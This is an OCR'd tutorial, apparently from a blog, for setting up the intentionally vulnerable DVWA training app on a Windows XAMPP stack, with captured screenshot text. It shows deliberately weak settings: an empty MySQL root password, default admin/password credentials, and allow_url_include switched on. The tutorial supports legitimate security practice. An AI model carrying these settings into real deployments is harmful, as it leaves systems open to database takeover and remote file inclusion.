
There is no real manual or handbook for XAMPP. We wrote the documentation in the form of FAQs. Have a burning question that's not answered here? Try the Forums or Stack Overflow.

- Linux FAQs
- Windows FAQs
- OS X FAQs
- OS X XAMPP-VM FAQs


Add-ons and Themes

Bitnami provides a free all-in-one tool to install Drupal, Joomla!, WordPress and many other popular open source

(2)After Installation,Right click on XAMPP and choose "Run As Administrator "mode




(3)Start modules apache and mysql server. allow access to the firewall.


XAMPP Control Panel v3.2.2 [Compiled: Nov 12th 2015]
XAMPP Control Panel v3.2.2
Config
Netstat
Shell
Explorer
Services
Help
Quit
Activate Windows
Go to PC settings to activate Windows.
7:41 PM
2/24/2019

Modules Service	Module	PID(s)	Port(s)	Actions			
☒	Apache	2496 8796	4430, 8080	Stop	Admin	Config	Logs
☒	MySQL	4476	3306	Stop	Admin	Config	Logs
☒	FileZilla			Start	Admin	Config	Logs
□	Mercury			Start	Admin	Config	Logs
☒	Tomcat			Start	Admin	Config	Logs


```
7:40:58 PM  [main]    Initializing Control Panel
7:40:58 PM  [main]    Windows Version: Windows 8.1 Pro  64-bit
7:40:58 PM  [main]    XAMPP Version: 7.3.2
7:40:58 PM  [main]    Control Panel Version: 3.2.2  [ Compiled: Nov 12th 2015 ]
7:40:58 PM  [main]    Running with Administrator rights - good!
7:40:58 PM  [main]    XAMPP Installation Directory: "c:\xampp\xam\"
7:40:58 PM  [main]    Checking for prerequisites
7:40:58 PM  [main]    All prerequisites found
7:40:58 PM  [main]    Initializing Modules
7:40:58 PM  [main]    Starting Check-Timer
7:40:58 PM  [main]    Control Panel Ready
7:41:49 PM  [Apache]  Attempting to start Apache app...
7:41:50 PM  [Apache]  Status change detected: running
7:41:50 PM  [mysql]   Attempting to start MySQL app...
7:41:51 PM  [mysql]   Status change detected: running
```

(4)Go to link : http://www.dvwa.co.uk/ and click on download.


DVWA - Damn Vulnerable Web
Not secure
www.dvwa.co.uk
DOWNLOAD
SOURCE CONTROL
BUG REPORTING
WIKI
Site hosted by Dewhurst Security
Activate Windows
Go to PC settings to activate Windows.
7:45 PM
2/24/2019

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.


(5)Download And Extract DVWA-Master.zip file and then extract the file and rename the file as dvwa . After renaming it go to config<config.inc and make the password field empty as shown below.and then copy and paste the entire folder inside C:\xampp\xam\htdocs


config.inc - Notepad
File Edit Format View Help
Activate Windows
Go to PC settings to activate Windows.
7:52 PM
2/24/2019

```
# If you are having problems connecting to the MySQL database and all of the variable
# try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a problem
#   Thanks to @digininja for the fix.

# Database management system to use
$DBMS = 'MySQL';
#$DBMS = 'PGSQL'; // Currently disabled

# Database variables
#   WARNING: The database specified under db_database WILL BE ENTIRELY DELETED during
#   Please use a database dedicated to DVWA.
#
# If you are using MariaDB then you cannot use root, you must use create a dedicated
#   See README.md for more information on this.
$_DVWA = array();
$_DVWA[ 'db_server' ]   = '127.0.0.1';
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_user' ]     = 'root';
$_DVWA[ 'db_password' ] = '';
```

(6) Go to Web browser and enter the side http://localhost:8080/phpmyadmin/

and then click on Databases. Enter the database name as "sql_db" and after that click on "create"



Databases

Create database

Database name — latin1_swedish_ci


Database	Collation	Action
dvwa	latin1_swedish_ci	Check privileges
information_schema	utf8_general_ci	Check privileges
mysql	latin1_swedish_ci	Check privileges
performance_schema	utf8_general_ci	Check privileges
phpmyadmin	utf8_bin	Check privileges
sql_db	latin1_swedish_ci	Check privileges
sql_db1	latin1_swedish_ci	Check privileges
test	latin1_swedish_ci	Check privileges
Total: 8	latin1_swedish_ci	

□ Check all   *With selected:* Drop

Note: Enabling the database statistics here might cause heavy traffic between the web server and the MySQL server.

- Enable statistics

(7)go to http://localhost:8080/dvwa/setup.php# and click on "create/reset" Database.


DVWA - Damn Vulnerable Web
localhost:8080 / 127.0.0.1 | php
localhost:127.0.0.1/DVWA/setu
Setup :: Damn Vulnerable Web A
localhost:8080/dvwa/setup.php#
Activate Windows
Go to PC settings to activate Windows.

You can also use this to reset the administrator credentials ("**admin** // **password**") at any stage.

Setup Check

Operating system: **Windows**
Backend database: **MySQL**
PHP version: **7.3.2**

Web Server SERVER_NAME: **localhost**

PHP function display_errors: **Enabled** *(Easy Mode!)*
PHP function safe_mode: Disabled
PHP function allow_url_include: **Disabled**
PHP function allow_url_fopen: Enabled
PHP function magic_quotes_gpc: Disabled
PHP module gd: Installed
PHP module mysql: Installed
PHP module pdo_mysql: Installed

MySQL username: **root**
MySQL password: **"blank"**
MySQL database: **dvwa**
MySQL host: **127.0.0.1**

reCAPTCHA key: 6LdK7xITAAzzAAJQTfL7fu6I-0aPl8KHHieAT_yJg

[User: Admin] Writable folder C:\xampp\xam\htdocs\dvwa\hackable\uploads\: Yes
[User: Admin] Writable file C:\xampp\xam\htdocs\dvwa\external\phpids\0.6\lib\IDS\tmp\phpids_log.txt: Yes

[User: Admin] Writable folder C:\xampp\xam\htdocs\dvwa\config: Yes
Status in red, *indicate there will be an issue when trying to complete some modules.*


If you see disabled on either *allow_url_fopen* or *allow_url_include*, set the following in your php.ini file and restart Apache.

```
allow_url_fopen = On
allow_url_include = On
```

These are only required for the file inclusion labs so unless you want to play with those, you can ignore them.

Database has been created.

(8)Once Your click on"create/Reset Database You will be able to see the following page.


DVWA - Damn Vulnerable Web
localhost:8080 / 127.0.0.1 | php
localhost:127.0.0.1/DVWA/setu
Setup :: Damn Vulnerable Web A
localhost:8080/dvwa/setup.php#

You can also use this to reset the administrator credentials ("**admin** // **password**") at any stage.

Setup Check

Operating system: **Windows**
Backend database: **MySQL**
PHP version: **7.3.2**

reCAPTCHA key: 6LdK7xITAAzzAAJQTfL7fu6I-0aPl8KHHieAT_yJg

[User: Admin] Writable folder C:\xampp\xam\htdocs\dvwa\hackable\uploads\: Yes
[User: Admin] Writable file C:\xampp\xam\htdocs\dvwa\external\phpids\0.6\lib\IDS\tmp\phpids_log.txt: Yes

[User: Admin] Writable folder C:\xampp\xam\htdocs\dvwa\config: Yes
Status in red, *indicate there will be an issue when trying to complete some modules.*

If you see disabled on either *allow_url_fopen* or *allow_url_include*, set the following in your php.ini file and restart Apache.

```
allow_url_fopen = On
allow_url_include = On
```

These are only required for the file inclusion labs so unless you want to play with those, you can ignore them.

Database has been created.

'users' table was created.

Data inserted into 'users' table.


'guestbook' table was created.

Data inserted into 'guestbook' table.

Backup file /config/config.inc.php.bak automatically created

(9)Click on login and enter the username as username:admin password:password


and after that click on "Login" button.


localhost:8080/dvwa/login.php
DVWA
Login
Damn Vulnerable Web Application (DVWA)
Activate Windows
Go to PC settings to activate Windows.

Username: admin

Password: ••••••••

(10)You will be redirected to the home page as shown below.



Welcome to Damn Vulnerable Web Application!

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to **practice some of the most common web vulnerabilities**, with **various levels of difficultly**, with a simple straightforward interface.

General Instructions

It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as they possible could by using that particular vulnerability.

Please note, there are **both documented and undocumented vulnerability** with this software. This is intentional. You are encouraged to try and discover as many issues as possible.

DVWA also includes a Web Application Firewall (WAF), PHPIDS, which can be enabled at any stage to further increase the difficulty. This will demonstrate how adding another layer of security may block certain malicious actions. Note, there are also various public methods at bypassing these protections (so this can be seen as an extension for more advanced users)!

There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.

